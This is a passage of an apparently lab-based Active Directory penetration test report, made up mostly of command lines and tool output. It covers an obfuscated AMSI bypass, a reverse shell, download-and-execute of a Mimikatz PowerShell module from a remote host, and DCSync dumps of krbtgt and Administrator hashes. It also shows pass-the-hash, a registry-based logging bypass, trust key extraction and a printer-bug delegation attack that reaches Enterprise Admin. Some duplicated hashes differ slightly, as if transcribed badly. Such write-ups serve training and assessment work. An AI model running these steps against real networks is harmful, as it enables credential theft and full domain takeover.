On the previous spawned terminal from DBSERVER31 Computer with *tech\sqlserversync* user is required bypass the AMSI for windows, because we don't have Administrative privileges on the current machine:

```
PS C:\Users\studentuser> powerscat -l -p 443 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.6.31] port [tcp] accepted (source port 49753)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell running as user sqlserversync on DBSERVER31
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> $eT-It`em ( 'V'+`aR' + `IA' + ('blE:1'+`q2') + ('uZ'+`x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ); (
Get-varI`A`BLE ( ('1Q'+`2U') +`zX' ) -Val ).`A`ss`Embly".`GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+`l'),`A',(`Am'+`
si'),(`.Man'+`age'+`men'+`t.`),('u'+`to'+`mation.`),`s`,`Syst'+`em') ) ).`g`etf`iEID"( ( "{0}{2}{1}" -f(`a'+`msi`,`d`,`
I'+`nitF'+`aile') ),( "{2}{4}{0}{1}{3}" -f(`S'+`tat`,`i`,`Non'+`Publ'+`i`,`c`,`c`,`c` ) ).`sE`T`VaLUE"($`n`ULl,$`t`RuE
)` )
```

After import the *Invoke-Mimi* powershell module It is possible attack the Domain Controller *tech-dc* of *tech.finance.corp* with *Dcsync* for dump *krbtgt* user credentials:

```

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString("http://172.16.100.1/Invoke-Mimi.ps1")
PS C:\Windows\system32> Invoke-Mimi -Command "privilege::debug" "lsadump::dcsync /user:tech\krbtgt"

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(powershell) # lsadump::dcsync /user:tech\krbtgt
[DC] 'tech.finance.corp' will be the domain
[DC] 'tech-dc.tech.finance.corp' will be the DC server
[DC] 'tech\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 6/2/2023 7:08:05 PM
Object Security ID : S-1-5-21-1325336202-3661212667-302732393-502
Object Relative ID : 502

Credentials:
Hash NTLM: c77ff24526c4af424404f9605ab95558
ntlm- 0: c77ff24526c4af424404f9605ab95558
ntlm- 1: 8ca5fa92044ebb657d32404d39f3ec29
ntlm- 2: 9e482ed416a6e98116bb264d704fc3a4
ntlm- 3: 1c649b80c81e407469e39a4feb4ae173
ntlm- 4: 36ce545b31de928a63d3cec844fdf8c6
ntlm- 5: 8d205a3d324a50624a141d6aa8b81966
ntlm- 6: d1ed73ddb4453a4d927b62af59f9b10e
lm - 0: a871ee8766bd66dda09731a6a742146
lm - 1: 54fb62d1ec7cb81ab1c71bf148cb74bf
lm - 2: 8da6869e6894e4e36008f36fa1290a1d
lm - 3: 6aa46c60fd14be0d62b9907863371357
lm - 4: 3afad0e5e712bcd6a7e2656c47c99d47
lm - 5: 177cd4c764824402784ee7f1eabe64d1
lm - 6: 3398a1f62fa598f91f719162ffe8cfdb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 3cfc3d5baf3040b623bf732f2ef69647

* Primary:Kerberos-Newer-Keys *
Default Salt : TECH.FINANCE.CORPKrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : bf2dfc61278ec3c7fda50c66300420633f362ca9687f0ce72394a43f82028a15
aes128_hmac (4096) : 3aab47a755182e7b7b8bd6090f66620e
des_cbC_md5 (4096) : 1a80ef8ac2e0ab98

```

Replicate the previous attack in order to obtain the Administrator user credentials (Domain Admin of tech.finance.corp):

```

Object RDN      : Administrator
** SAM ACCOUNT **
SAM Username    : Administrator
Account Type    : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 3/16/2022 3:56:32 AM
Object Security ID : S-1-5-21-1325336202-3661212667-302732393-500
Object Relative ID : 500

Credentials:
Hash NTLM: acfd00282f9e922483c12e049e6e8990
ntlm- 0: acfd00282f9e922483c12e049e6e8990
ntlm- 1: 58ce52a1d25fff985d061827fc475535
ntlm- 2: acfd00282f9e922483c12e049e6e8990
ntlm- 3: 38038c7899ece8fd5b2670061e52562a
ntlm- 4: acfd00282f9e922483c12e049e6e8990
lm - 0: 57d8b5b97f50b007ce8b47e01ee07464
lm - 1: 2f60b78ccdcdfb823c9d5316ca933db0
lm - 2: 3a1f73c8e89a46dd4dd5479af7d21605
lm - 3: 4f1d3bd9e2e89852bd96a05d5aa97e9e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 894e9ba9f4c91c118b9bfe648cdad5be

* Primary:Kerberos-Newer-Keys *
  Default Salt : TECH.FINANCE.CORPAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
    aes128_hmac      (4096) : 309331140cd7f06f9bdafb80a23a3a93
    des_cbc_md5      (4096) : 9bcb46852a514aef
  OldCredentials
    aes256_hmac      (4096) : a4956a2aa09644773e0a360b5c905a4d086ef68fd644005e35ab6089de1b5cc6
    aes128_hmac      (4096) : abf97894a1886f2087a18cd77f912345
    des_cbc_md5      (4096) : 0b9b89a4d9a40797
  OlderCredentials
    aes256_hmac      (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
    aes128_hmac      (4096) : 309331140cd7f06f9bdafb80a23a3a93
    des_cbc_md5      (4096) : 9bcb46852a514aef

* Primary:Kerberos *
  Default Salt : TECH.FINANCE.CORPAdministrator
  Credentials
    des_cbc_md5      : 9bcb46852a514aef
  OldCredentials
    des_cbc_md5      : 0b9b89a4d9a40797

* Packages *
  NTLM-Strong-NTOWF

* Primary:WDigest *
  01 9710b0cd98326f11b711816211063d64

```

SAM Username : Administrator

Account Type : 30000000 ( USER\_OBJECT )

User Account Control : 00010200 ( NORMAL\_ACCOUNT DONT\_EXPIRE\_PASSWD )

Account expiration :

Password last change : 3/16/2022 3:56:32 AM

Object Security ID : S-1-5-21-1325336202-3661212667-302732393-500

Object Relative ID : 500

Credentials:

Hash NTLM: acfd00282f9e922483c12e049e6e8990

```
ntlm- 0: acfd00282fbe922483c12e049e6e8990
ntlm- 1: 58ce52a1d25fff985d061827fc475535
ntlm- 2: acfd00282fbe922483c12e049e6e8990
ntlm- 3: 38038c7899ece8fd5b2670061e52562a
ntlm- 4: acfd00282fbe922483c12e049e6e8990
lm - 0: 57d8b5b97f50b007ce8b47e01ee07464
lm - 1: 2f60b78ccdcd823c9d5316ca933db0
lm - 2: 3a1f73c8e89a46dd4dd5479af7d21605
lm - 3: 4f1d3bd9e2e89852bd96a05d5aa97e9e
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 894e9ba9f4c91c118b9bfe648cdad5be
* Primary:Kerberos-Newer-Keys *
Default Salt : TECH.FINANCE.CORPAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
aes128_hmac (4096) : 309331140cd7f06f9bdafb80a23a3a93
des_cbc_md5 (4096) : 9bcb46852a514aef
OldCredentials
aes256_hmac (4096) : a4956a2aa09644773e0a360b5c905a4d086ef68fd644005e35ab6089de1b5cc6
aes128_hmac (4096) : abf97894a1886f2087a18cd77f912345
des_cbc_md5 (4096) : 0b9b89a4d9a40797
OlderCredentials
aes256_hmac (4096) : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f35541ac91d6ba2c5ed165
aes128_hmac (4096) : 309331140cd7f06f9bdafb80a23a3a93
des_cbc_md5 (4096) : 9bcb46852a514aef
* Primary:Kerberos *
Default Salt : TECH.FINANCE.CORPAdministrator
Credentials
des_cbc_md5 : 9bcb46852a514aef
OldCredentials
des_cbc_md5 : 0b9b89a4d9a40797
```

With the previous extracted hash using PassTheHash attack It is possible create a new cmd with Domain admin user privileges:

```
Administrator: Command Prompt
C:\Windows\system32>C:\AD\tools\SafetyKatz.exe "privilege::debug" "sekurlsa:pth /domain:tech.finance.corp /user:Administrator /aes256:d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f3541ac91d6ba2c5ed165 /run:cmd" "exit"

##### minikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
## ~ ## "A la Vie, A l'Amour" - (oe-oe)
## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## v ## > https://blog.gentilkiwi.com/minikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

minikatz(commandline) # privilege::debug
Privilege '20' OK

minikatz(commandline) # sekurlsa:pth /domain:tech.finance.corp /user:Administrator /aes256:d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f3541ac91d6ba2c5ed165 /run:cmd
user : administrator
domain : tech.finance.corp
program : cmd
secrets : no
AES256 : d9410bd213225049d5beb8cd5fa2eeefc856ffbaa6f3541ac91d6ba2c5ed165
PID 4352
TID 3332
LSA Process is now R/W
LUID 0 : 11550015 (00000000:00aba95f)
\msv1_0 -> data copy @ 0000001C97B7ECB30 : OK !
\kerberos -> data copy @ 0000001C97C2C3F98
\aes256_hmac -> OK
\aes128_hmac -> null
\rc4_hmac_nt -> null
\rc4_hmac_old -> null
\rc4_md4 -> null
\rc4_hmac_nt_exp -> null
\rc4_hmac_old_exp -> null
*Password replace @ 0000001C97C24C78 (32) -> null

minikatz(commandline) # exit
Bye!

C:\Windows\system32>
```

```
Administrator: C:\Windows\system32\cmd.exe - C:\AD\tools\InviShell\InviShell\RunWithRegistryNonAdmin.bat
C:\Windows\system32>C:\AD\tools\InviShell\InviShell\RunWithRegistryNonAdmin.bat
C:\Windows\system32>set COR_ENABLE_PROFILING=1
C:\Windows\system32>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}
C:\Windows\system32>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
The operation completed successfully.
C:\Windows\system32>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
The operation completed successfully.
C:\Windows\system32>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\AD\tools\InviShell\InviShell\InShell\Prof.dll" /f
The operation completed successfully.
C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Import-Module C:\AD\tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Windows\system32> Find-PSRemotingLocalAdminAccess
tech-dc
tech-srv20
mgmt-srv
studm
diserver31
The current user has Local Admin access on:
PS C:\Windows\system32>
```

And finally use this session with powershell in order to access to tech-dc.finance.corp with Administrator user account:

```
PS C:\Windows\system32> Enter-PSsession -computerName tech-dc
[tech-dc]: PS C:\Users\Administrator\Documents> whoami
tech\administrator
[tech-dc]: PS C:\Users\Administrator\Documents> whoami /all

USER INFORMATION
-----
User Name          SID
-----
tech\administrator S-1-5-21-1325336202-3661212667-302732393-500

GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
-----
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias         S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users        Alias         S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias         S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
TECH\Group Policy Creator Owners Group         S-1-5-21-1325336202-3661212667-302732393-520 Mandatory group, Enabled by default, Enabled group
TECH\Domain Admins   Group         S-1-5-21-1325336202-3661212667-302732393-512 Mandatory group, Enabled by default, Enabled group
TECH\Denied RODC Password Replication Group Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label         S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name      Description          State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeMachineAccountPrivilege Add workstations to domain Enabled
SeSecurityPrivilege Manage auditing and security log Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemProfilePrivilege Profile system performance Enabled
SeSystemtimePrivilege Change the system time Enabled
SeProfilesSingleProcessPrivilege Profile single process Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled
SeCreatePagefilePrivilege Create a pagefile Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeUndockPrivilege Remove computer from docking station Enabled
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for delegation Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled
```



## 4.5.2 Privilege Escalation

Not required

## 4.5.3 Post-Exploitation

```
[tech-dc]: PS C:\Users\Administrator\Documents> Invoke-Mimi -Command "'privilege::debug" "lsadump::lsa /patch"

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## /\ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK
mimikatz(powershell) # lsadump::lsa /patch
Domain : TECH / S-1-5-21-1325336202-3661212667-302732393
RID : 000001f4 (500)
User : Administrator
LM :
NTLM : acfd00282fbe922483c12e049e6e8990
RID : 000001f5 (501)
User : Guest
LM :
NTLM :
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : c77ff24526c4af424404f9605ab95558
RID : 00000454 (1108)
User : studentuser
LM :
NTLM : 872a60733a2d062caf9467d38e516183
RID : 00000455 (1109)
User : techservice
LM :
NTLM : ac25af07540962863d18c6f924ee8ff3
RID : 00000456 (1110)
```



```
User : databaseagent
LM :
NTLM : 73e728f67a9d8a07983f0b9ce7257fcc
RID : 00000457 (1111)
User : sqlserversync
LM :
NTLM : c4fa140adb18d91b7ad9e2bfbcb15ab0a
RID : 000003e8 (1000)
User : TECH-DC$
LM :
NTLM : 44563d09e9225fdf0ec8d9478a87fa99
RID : 00000450 (1104)
User : STUDVM$
LM :
NTLM : a8783feb4eae3e384f99a32b2bafb3d2
RID : 00000451 (1105)
User : MGMTSRV$
LM :
NTLM : 20efcaa7fe5f8fb821589209dca61ed1
RID : 00000452 (1106)
User : TECHSRV30$
LM :
NTLM : 945e823e5b3cd3ea4bef24a1e3b799de
RID : 00000453 (1107)
User : DBSERVER31$
LM :
NTLM : 335d82d37044665cd41aa8dc2b0fa233
RID : 0000044f (1103)
User : FINANCE$
LM :
NTLM : bb1f2d75b28c052daabd968ff2ee351d
```

Dump Trust Domain keys between the both forest finance.corp and tech.finance.corp:

```
[tech-dc]: PS C:\Users\Administrator\Documents> Invoke-Mimi -Command '"privilege::debug" "sekurlsa::trust"'

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 18:36:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## /\ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
```

```

## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug

Privilege '20' OK

mimikatz(powershell) # sekurlsa::trust

Domain: FINANCE.CORP (FINANCE / S-1-5-21-1712611810-3596029332-2671080496)

[ Out ] FINANCE.CORP ->

from: 1d 2e 7b 73 4a 18 f0 1d 07 1e ae 43 23 2d 05 20 e2 08 f5 48 58 f9 b5 17 ca 98 e0 25 37 ef 43 af 57 f3 99 17 74
4e 94 43 f1 fd cc 45 2a c8 74 3e aa 18 f5 f5 00 5a 42 6a a5 26 8f 03 03 8c 5f 06 2b 69 6a 28 a2 68 d0 87 0d b9 4c dc
ca c7 d3 e7 a8 a5 6c 6c 66 db b7 b0 60 78 db b9 90 ad 95 4d d8 25 8d 77 cf 18 dc 22 37 3f ff e3 30 f8 8f 10 8d 6f e5
3e e5 39 ca 03 39 6d 4b 41 6d b4 40 9f f8 7b 03 e1 26 5e 34 d4 aa c0 78 b3 10 ea c0 65 c7 61 77 f0 c0 aa 53 9f 95
43 66 9d 5e 9e b0 c4 4a 7b c5 27 17 e7 ef d6 f6 32 07 af c5 90 c8 d4 ee 2e fe 1d 97 57 9f 6d cb 6b 62 c6 30 06 96 f1
fd d9 fd f8 d4 f8 e2 a2 17 dd 79 95 8c da f3 29 2a 43 0a 8f cc f9 4a fd e3 65 c7 ef 86 ff 8f d5 17 ef 67 08 7a ec fc 25
35 41 d4 88 22 72 60 7f

* aes256_hmac : 05575be19bc98b5675f92dc687dd9504142e4b7fbcae371001dcb773632412ff
* aes128_hmac : 3ebc047e90bd539cc7003306353fdbf8
* rc4_hmac_nt : 29327b67081993d3c874e16a384de761
* rc4_hmac_old : 29327b67081993d3c874e16a384de761
* rc4_md4 : 29327b67081993d3c874e16a384de761
* rc4_hmac_nt_exp : 29327b67081993d3c874e16a384de761
* rc4_hmac_old_exp : 29327b67081993d3c874e16a384de761

[ In ] -> FINANCE.CORP

from: e3 f0 cf 0f 7f ce 72 9d c8 98 9f c6 47 cb 5f f2 e6 87 bf 36 6b dd c5 a7 ef 6a 5c d9

* aes256_hmac : 4a776c35ce12436dac8edf8906a90a210bc4a2abd22ff4bdfcbd6bac42412559
* aes128_hmac : b118666f26f21d82c78c1b1cbbf68c5d
* rc4_hmac_nt : bb1f2d75b28c052daabd968ff2ee351d
* rc4_hmac_old : bb1f2d75b28c052daabd968ff2ee351d
* rc4_md4 : bb1f2d75b28c052daabd968ff2ee351d
* rc4_hmac_nt_exp : bb1f2d75b28c052daabd968ff2ee351d
* rc4_hmac_old_exp : bb1f2d75b28c052daabd968ff2ee351d

[Out-1] FINANCE.CORP ->

from: e3 f0 cf 0f 7f ce 72 9d c8 98 9f c6 47 cb 5f f2 e6 87 bf 36 6b dd c5 a7 ef 6a 5c d9

* aes256_hmac : 407dd761af16e82f2906ced5d65532e2f308855e6fd90a1e2c5e5113850073f4
* aes128_hmac : 1048c16d2f9acda6e334666e0719f613
* rc4_hmac_nt : bb1f2d75b28c052daabd968ff2ee351d
* rc4_hmac_old : bb1f2d75b28c052daabd968ff2ee351d
* rc4_md4 : bb1f2d75b28c052daabd968ff2ee351d
* rc4_hmac_nt_exp : bb1f2d75b28c052daabd968ff2ee351d
* rc4_hmac_old_exp : bb1f2d75b28c052daabd968ff2ee351d

```

[ In-1] -> FINANCE.CORP

from: b9 41 58 a2 27 85 e3 bc 9e f5 2d e5 3b 4c 79 e7 15 8a fa 1a 32 d5 7b 1f cf 2a 9f 7c 74 f8 cf 02 94 06 9c 29 a3  
11 54 93 18 fa 85 94 bc 82 a2 d9 f0 d7 a2 1d 16 ca 6b 2a d6 64 a8 0f fb 81 f4 2e 9d 7e 8f 81 2e 3a de 29 a6 02 f1 e4  
81 0a 71 ca d3 e5 c2 db d8 64 9b 18 fa 81 79 e0 9f 13 60 59 75 fe c4 11 2c 29 9a e6 16 4b 7c ac bf 4f 45 f2 7f 29 d8  
7e 90 2d fb 7e ec 79 44 30 db c0 cb 66 b0 ba a6 22 03 de 44 bc 61 05 93 d0 f7 61 18 ef bd e9 f8 ee 48 f6 a1 3d 4e dc  
b9 5c 26 9c a0 30 6e 7a 52 c0 23 e6 b9 e4 f6 70 b1 48 9b a4 a6 63 c7 50 a1 a3 5b 11 25 60 07 ff 7c 75 31 f3 16 06  
d7 b1 10 ad 6d dc b5 37 50 fb 59 19 3b d3 88 b4 09 ff 7c f1 e6 e6 cb ff 89 a0 8c 31 46 76 6a f1 0d 9d 6c f9 2e 95 03  
e8 5f e6 08 26 b7 b9 64 78

\* aes256\_hmac : b5415c5cf9454781a46744a98da59081e1799457c09178442140355fc804321b

\* aes128\_hmac : d50e38285538fa9752e63fde3bfb5a4f

\* rc4\_hmac\_nt : f94db90d71d3d45dc551878c808609da

\* rc4\_hmac\_old : f94db90d71d3d45dc551878c808609da

\* rc4\_md4 : f94db90d71d3d45dc551878c808609da

\* rc4\_hmac\_nt\_exp : f94db90d71d3d45dc551878c808609da

\* rc4\_hmac\_old\_exp : f94db90d71d3d45dc551878c808609da

Domain: TECH.FINANCE.CORP (TECH)

## 4.6 Target - 172.16.4.2 - FINANCE-DC.finance.corp

### 4.6.1 Initial Access

The unconstrained delegation is enable in the both domain controllers tech-dc.tech.finance.corp and finance-dc.finance.corp.

```
PS C:\Users\studentuser\Tools> Get-ADComputer -Filter {TrustedForDelegation -eq $True}

DistinguishedName : CN=TECH-DC,OU=Domain Controllers,DC=tech,DC=finance,DC=corp
DNSHostName       : tech-dc.tech.finance.corp
Enabled           : True
Name              : TECH-DC
ObjectClass       : computer
ObjectGUID        : 1afeeb35-bf84-44ff-8c6b-90b52fa90393
SamAccountName    : TECH-DC$
SID               : S-1-5-21-1325336202-3661212667-302732393-1000
UserPrincipalName :


PS C:\Users\studentuser\Tools> Get-ADComputer -Filter {TrustedForDelegation -eq $True} -Server finance.corp

DistinguishedName : CN=FINANCE-DC,OU=Domain Controllers,DC=finance,DC=corp
DNSHostName       : finance-dc.finance.corp
Enabled           : True
Name              : FINANCE-DC
ObjectClass       : computer
ObjectGUID        : b0282954-61cd-46cb-aa9d-fc9d542584d0
SamAccountName    : FINANCE-DC$
SID               : S-1-5-21-1712611810-3596029332-2671080496-1000
UserPrincipalName :
```

This configuration allow an attacker with access to tech-dc.tech.finance.corp machine perform an unconstrained delegation attack using Printer bug binary.

The complete attack is recollected in the following screenshot:

- Rubeus *monitor* module and listen for the tgs of finance-dc\$ machine account on tech-dc computer
- Execution of binary MS-RPRN.exe between the both domain controllers
- With Rubeus *pass the ticket* module import the hunted tgs



With the previous cmd that contain the hunted TGS for finance-dc account it is possible perform a dcsync attack in order to dump the credentials of the Administrator user of domain finance.corp (Enterprise Admin of the root forest):

```

mimikatz # lsadump::dcsync /user:finance\Administrator /domain:finance.corp
C:\Windows\system32>C:\AD\tools\SafetyKatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:finance\Administrator /domain:finance.corp
[DC] 'finance.corp' will be the domain
[DC] 'finance-dc.finance.corp' will be the DC server
[DC] 'finance\Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : Administrator

** SAM ACCOUNT **

SAM Username       : Administrator
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 3/16/2022 3:56:16 AM
Object Security ID : S-1-5-21-1712611810-3596029332-2671080496-500
Object Relative ID : 500

Credentials:
Hash NTLM: 58ce52a1d25fff985d061827fc475535
ntlm- 0: 58ce52a1d25fff985d061827fc475535
ntlm- 1: 64cbb76dcafe2e977794f6251f8231fb
ntlm- 2: 58ce52a1d25fff985d061827fc475535
lm - 0: 94e6d222c3c6cd18d39cb74de2362480
lm - 1: 9f03cc5bba87da8f038582e1d89fe90c

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 3871049aea451837ac637a4e5fc1f2d9

* Primary:Kerberos-Newer-Keys *
Default Salt : FINANCE.CORPAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : e3f0f4d57577ecd955bb328a9c204f1fd6e1799f6450a8877b6c751829e79896
aes128_hmac (4096) : 239b23a07af931c1cd665ed5ea0bdfde
des_cbc_md5 (4096) : 9752e3806e79134c
OldCredentials
aes256_hmac (4096) : 5204a481f5af2361f1df122b44dbf18cf0c7af6a6ab87a8501e14fcd0442d760
aes128_hmac (4096) : 415709de41c737b23970f9aeb3906131
des_cbc_md5 (4096) : 7fd3b32ff89befe3
OlderCredentials
aes256_hmac (4096) : fb8c82aa90f06e46f511ae9f668356a09a272c4214bc537e4648b347cc25ad0c
aes128_hmac (4096) : 97f7f2139fea3e51890b95b0a498d553
des_cbc_md5 (4096) : 5120c13b02baec91

* Primary:Kerberos *

```

Finally using a PassTheHash attack with Enterprise Admin credentials and Safetykatz binary I created a new cmd process and acces to finance-dc with Administrator privileges:

```
mimikatz 2.2.0 x64 (ee.eo)
Default Salt : FINANCE.CORP\Administrator
Credentials
  des_cbc_md5 : 9752e3886e79134c
  OldCredentials
  des_cbc_md5 : 7fd3b32ff89befe3

Packages *
NTLM-Strong-NTOWF

Primary-WDigest *
01 b0114c43ac0a72de6614df485b481c5a
02 ab2a5210d6df29dddecba389e79f163b
03 5c82d9c58912bf07f3392d243b8b629
04 b0114c43ac0a72de6614df485b481c5a
05 b79afa87daac79f50d19313580dd4c02
06 ecdaf2e2bb58be52927836c9442b120
07 1a128ba974e08ca90bd661c689f264a
08 8b0ce0e21bf0f47f276a00c2aa34f3d
09 3861097e4ad9af09947a8ad3e8f096ea
10 eb19c115cb6b2b431c2faaddc93907e5
11 4d0936fc79bd678e3b75aabdac549eb2
12 8b0ce0e21bf0f47f276a00c2aa34f3d
13 7cac624542f283031561a7a32737c8ea
14 a5db9bc0660707c1572b94cb8c448222
15 5672fe3a48179ab0b3f06b3bea2b4a76
16 03e4d79526ccbf4e470c78a57a7226a
17 f8ce5dcb3a06858c87b571dc5bd06891
18 bb97c28623c56b8da4c34515cc76d76b
19 3d70407a2ba3f0b2b41378f86de0621
20 77c2dcdf8b0a396d043fa172723a3cb
21 25b3e75c6dc79c7ced3e7d0d53703798
22 43fef39cb4da0e78c686a3cd19a87e51
23 d91076a5cf6e0875248077d409761bf04
24 631f31acc84707175f19d1c2c585cfce
25 53f4835eae16de7768ec14dd6a6c939c
26 9e1464db581464bd5ee112bc1273ee6b
27 0ae15b06961b244bf5a897800e8ae21
28 606b09b11a0e21fc26fa848040424b3c
29 ac2120b91fc524da7d1a57db344486a4

mimikatz # sekurlsa:pth /user:Administrator /domain:finance.corp /aes256:e3f0f4d57577ecd955bb328a9c204f1fd6e1799f6450a8877b6c751829e79896 /run:cmd
user : Administrator
domain : finance.corp
program : cmd
papers : no
AES256 : e3f0f4d57577ecd955bb328a9c204f1fd6e1799f6450a8877b6c751829e79896
| PID 5000
| TID 1596
| LSA Process is now R/W
| LUID 0 ; 12105758 (00000000:00b0bb1e)
| msv1_0 - data copy @ 000001c978fc7e80 : OK !
| kerberos - data copy @ 000001c97c2c4658
| aes256_hmac OK
| aes128_hmac -> null
| rc4_hmac_nt -> null
| rc4_hmac_old -> null
| rc4_md4 -> null
| rc4_hmac_nt_exp -> null
| rc4_hmac_old_exp -> null
| *Password replace @ 000001c97c24d618 (32) -> null

mimikatz #
```

## 4.6.2 Privilege Escalation

(Not performed)

## 4.6.3 Post-Exploitation

(Not required)